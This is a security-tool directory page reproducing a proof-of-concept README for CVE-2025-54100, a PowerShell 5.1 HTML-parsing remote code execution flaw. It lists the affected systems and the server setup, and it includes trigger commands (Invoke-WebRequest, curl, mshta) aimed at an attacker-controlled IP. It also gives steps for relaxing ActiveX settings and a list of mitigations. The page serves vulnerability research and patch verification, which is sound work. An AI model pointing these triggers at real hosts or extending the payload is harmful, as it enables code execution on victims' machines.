
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-54100 — CVE-2025-54100(PowerShell 远程代码执行漏洞) | Kitploit
Tools/GitHubGitHub/xiaolvchen/cve-2025-54100
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationPayload Development
GitHubxiaolvchen/cve-2025-54100

CVE-2025-54100

CVE-2025-54100(PowerShell 远程代码执行漏洞)

View Repository
128 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-54100 – PowerShell Response Parsing PoC

Demonstrates how CVE-2025-54100 can cause Remote Code Execution (RCE) in Windows PowerShell 5.1 through malicious HTML parsing.

What is CVE-2025-54100?

Vulnerability Type: Risk of command injection when Invoke-WebRequest does not use the -UseBasicParsing parameter

Severity: CVSS 7.8 (High)

Root Cause: MSHTML-based HTML response parsing allows script execution (e.g., ActiveXObject) in the caller's context

Affected Systems:

  • Windows 10 / 11
  • Windows Server 2008–2025
  • PowerShell 5.1

How the PoC Works

  1. The FastAPI server in CVE-2025-54100.py returns a crafted HTML payload
  2. The script in the HTML attempts to instantiate ActiveX objects such as /
WScript.Shell
Shell.Application
  • On a vulnerable host, the MSHTML parser executes the script, demonstrating RCE by launching calc.exe
  • The provided payload is minimal and non-destructive, intended only for research and verification, but can be extended for further analysis as needed
  • Quick Start

    Requirements

    • Python 3.10+ (tested with FastAPI and Uvicorn)
    • Install dependencies
      root@kitploit:~
      python3 -m venv .venv
      source .venv/bin/activate
      pip3 install -r requirements.txt
      

    Running the Malicious Server

    Start the PoC HTTP server:

    root@kitploit:~
    uvicorn app:app --host 0.0.0.0  --port 8888 --reload
    

    Triggering from the Victim Host

    On a vulnerable Windows host, do not use -UseBasicParsing, execute the following commands:

    root@kitploit:~
    # Invoke-WebRequest
    Invoke-WebRequest -Uri "http://192.168.26.16:8888"
    # curl(PowerShell 中的别名)
    curl http://192.168.26.16:8888
    # mshta
    mshta http://192.168.26.16:8888
    

    Ensure the port matches the server configuration. If the system is vulnerable, the embedded script will be executed by the MSHTML parser.

    Note: Some antivirus software may block this behavior, even though the parsing vulnerability itself still exists.

    Troubleshooting and Verification


    1. If calc.exe does not pop up:
      1. On the victim machine, open Internet Options
      2. Go to Security → Custom Level
      3. Enable "Initialize and script ActiveX controls not marked as safe"
      4. Execute Invoke-WebRequest again without -UseBasicParsing

    This step is for verifying the execution vector. In a real attack scenario, attackers may use obfuscation or bypass techniques to circumvent default security restrictions.
    Proof of Concept

    PoC

    Mitigations

    Microsoft fixed this vulnerability in December 2025:

    1. Install Windows security updates promptly

    2. Always use -UseBasicParsing to avoid MSHTML parsing:

      root@kitploit:~
      Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
      
    3. Migrate to PowerShell 7+ (pwsh). PowerShell Core no longer relies on MSHTML for parsing, architecturally avoiding this issue.

    References

    • NVD: CVE-2025-54100
    • MSRC: Update Guide
    • GitHub: osman1337-security/CVE-2025-54100
    Download Tool